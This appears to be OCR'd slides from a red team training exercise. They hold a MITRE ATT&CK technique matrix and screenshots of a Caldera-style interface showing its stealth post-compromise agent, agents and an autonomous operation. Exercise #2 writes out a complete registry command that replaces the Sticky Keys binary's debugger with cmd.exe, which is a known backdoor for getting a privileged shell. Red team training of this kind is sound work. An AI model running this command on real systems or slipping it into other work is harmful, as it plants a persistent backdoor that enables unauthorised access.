
Red Team Exercise #2 – Easier Procedure

- Launch CMD.EXE as administrator
- **reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /v "Debugger" /t REG_SZ /d "C:\windows\system32\cmd.exe" /f**



Red Team Exercise #2

- Launch Sticky Keys (Hit Shift key 5+ times)



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulatio	Access Token Manipulatio	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Destruction
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Component Object Model and Distributed COM	Clipboard Data	Connection Proxy	Data Encrypted	Data Encrypted for Impact
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Defacement
Replication Through Removable Media	Component Object Model and Distributed COM	AppInit DLLs	Application Shimming	Clear Command History	Credentials from Web Browsers	File and Directory Discovery	Internal Spearphishing	Data from Local System	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Content Wipe
Spearphishing Attachmen	Control Panel Items	Application Shimming	Bypass User Account Control	CMSTP	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Network Shared Drive	Data Encoding	Exfiltration Over Command and Control Channel	Disk Structure Wipe
Spearphishing Link	Dynamic Data Exchange	Authentication Package	DLL Search Order Hijacking	Code Signing	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Removable Media	Data Obfuscation	Exfiltration Over Other Network Medium	Endpoint Denial of Service
Spearphishing via Service	Execution through API	BITS Jobs	Dylib Hijacking	Compile After Delivery	Exploitation for Credential Access	Network Sniffing	Pass the Ticket	Data Staged	Domain Fronting	Exfiltration Over Physical Medium	Firmware Corruption
Supply Chain Compromis	Execution through Module Load	Bootkit	Elevated Execution with Prompt	Compiled HTML File	Forced Authentication	Password Policy Discove	Remote Desktop Protocol	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Inhibit System Recovery
Trusted Relationship	Exploitation for Client Execution	Browser Extensions	Emond	Component Firmware	Hooking	Peripheral Device Discovery	Remote File Copy	Input Capture	Fallback Channels		Network Denial of Service
Valid Accounts	Graphical User Interface	Change Default File Association	Exploitation for Privilege Escalation	Component Object Model Hijacking	Input Capture	Permission Groups Discovery	Remote Services	Man in the Browser	Multi-hop Proxy		Resource Hijacking
	InstallUtil	Component Firmware	Extra Window Memory Injection	Connection Proxy	Input Prompt	Process Discovery	Replication Through Removable Media	Screen Capture	Multi-Stage Channels		Runtime Data Manipulation
	Launchctl	Component Object Model Hijacking	File System Permissions Weakness	Control Panel Items	Kerberoasting	Query Registry	Shared Webroot	Video Capture	Multiband Communication		Service Stop
	Local Job Scheduling	Create Account	Hooking	DCShadow	Keychain	Remote System Discover	SSH Hijacking		Multilayer Encryption		Stored Data Manipulation
	LSASS Driver	DLL Search Order Hijacking	Image File Execution Options Injection	Deobfuscate/Decode Files or Information	LLMNR/NBT-NS Poisoning and Relay	Security Software Discovery	Taint Shared Content		Port Knocking		System Shutdown/Reboot
	Mshta	Dylib Hijacking	Launch Daemon	Disabling Security Tools	Network Sniffing	Software Discovery	Third-party Software		Remote Access Tools		Transmitted Data Manipulation
	PowerShell	Emond	New Service	DLL Search Order Hijacking	Password Filter DLL	System Information Discovery	Windows Admin Shares		Remote File Copy		
	Regsvcs/Regasm	External Remote Services	Parent PID Spoofing	DLL Side-Loading	Private Keys	System Network Configuration Discovery	Windows Remote Management		Standard Application Layer Protocol		
	Regsvr32	File System Permissions Weakness	Path Interception	Execution Guardrails	Securityd Memory	System Network Connections Discovery			Standard Cryptographic Protocol		
	Rundll32	Hidden Files and Directories	Plist Modification	Exploitation for Defense Evasion	Steal Web Session Cookie	System Owner/User Discovery			Standard Non-Application Layer Protocol		
	Scheduled Task	Hooking	Port Monitors	Extra Window Memory Injection	Two-Factor Authentication Interception	System Service Discovery			Uncommonly Used Port		
	Scripting	Hypervisor	PowerShell Profile	File and Directory Permissions Modification		System Time Discovery			Web Service		
	Service Execution	Image File Execution Options Injection	Process Injection	File Deletion		Virtualization/Sandbox Evasion					
	Signed Binary Proxy Execution	Kernel Modules and Extensions	Scheduled Task	File System Logical Offse							
	Signed Script Proxy Execution	Launch Agent	Service Registry Permissions Weakness	Gatekeeper Bypass							
	Source	Launch Daemon	Setuid and Setgid	Group Policy Modification							
	Space after Filename	Launchctl	SID-History Injection	Hidden Files and Directories							
	Third-party Software	LC_LOAD_DYLIB Additio	Startup Items	Hidden Users							
	Trap	Local Job Scheduling	Sudo	Hidden Window							
	Trusted Developer Utilities	Login Item	Sudo Caching	HISTCONTROL							
	User Execution	Logon Scripts	Valid Accounts	Image File Execution Options Injection							
	Windows Management Instrumentation	LSASS Driver	Web Shell	Indicator Blocking							
	Windows Remote Management	Modify Existing Service		Indicator Removal from Tools							
	XSL Script Processing	Netsh Helper DLL		Indicator Removal on Host							
		New Service		Indirect Command Execution							
		Office Application Startup		Install Root Certificate							
		Path Interception		InstallUtil							
		Plist Modification		Launchctl							
		Port Knocking		LC_MAIN Hijacking							
		Port Monitors		Masquerading							
		PowerShell Profile		Modify Registry							
		Rc.common		Mshta							
		Re-opened Applications		Network Share Connection Removal							
		Redundant Access		NTFS File Attributes							
		Registry Run Keys / Startup Folder		Obfuscated Files or Information							
		Scheduled Task		Parent PID Spoofing							
		Screensaver		Plist Modification							
		Security Support Provider		Port Knocking							
		Server Software Component		Process Doppelgänging							
		Service Registry Permissions Weakness		Process Hollowing							
		Setuid and Setgid		Process Injection							
		Shortcut Modification		Redundant Access							
		SIP and Trust Provider Hijacking		Regsvcs/Regasm							
		Startup Items		Regsvr32							
		System Firmware		Rootkit							
		Systemd Service		Rundll32							
		Time Providers		Scripting							
		Trap		Signed Binary Proxy Execution							
		Valid Accounts		Signed Script Proxy Execution							
		Web Shell		SIP and Trust Provider Hijacking							
		Windows Management Instrumentation Event Subscription		Software Packing							
		Winlogon Helper DLL		Space after Filename							
				Template Injection							
				Timestomp							
				Trusted Developer Utilities							
				Valid Accounts							
				Virtualization/Sandbox Evasion							
				Web Service							
				XSL Script Processing							

Available Atomics

Red Team Exercise #3

Home

Plugins Docs Logout

54ndc47

coordinated access trojan (CAT)

A sand cat is a desert cat that leaves no footprint. In that vein, 54ndc47 is a post-compromise agent designed to run without detection on any host operating system (OS). You can deploy a CAT by running the 1-line *delivery command* associated to your target OS.

Select target OS

- Select target OS
- MacOS
- Linux
- Linux (In-Memory)
- Windows (PowerShell)
- Windows (CMD)
- Windows DLL (In-Memory)
- Windows DLL (Disk)

Red Team Exercise #3

Home Campaigns Plugins Advanced Docs Logout

Agents

Groups are collections of agents so hosts can be compromised simultaneously. You must deploy at least 1 agent in order to run an operation.

Refresh agent table

Save changes

Filter Columns

Show 10 entries


Search:

PAW	Host	Status	Platform	Executors	Last Seen	Sleep (Min/Max)	Watchdog Timer (minutes)	PID	Privilege	Group
381294	host-1		windows	cmd psh shellcode_amd64	2020-01-30 14:37:31	60/60	0	32	User	host-1


Showing 1 to 1 of 1 entries

Previous 1 Next

Red Team Exercise #3



Red Team Exercise #3



Red Team Exercise #3

Home Campaigns Plugins Advanced Docs Logout

Operations

VIEW

Start a new operation or review previous ones here.

HOST-1 Operation - 2020-0

include agent output

Download report

Delete

Autonomous

FINISHED | 1 MIN 3 SEC | 8 DECISIONS

100%

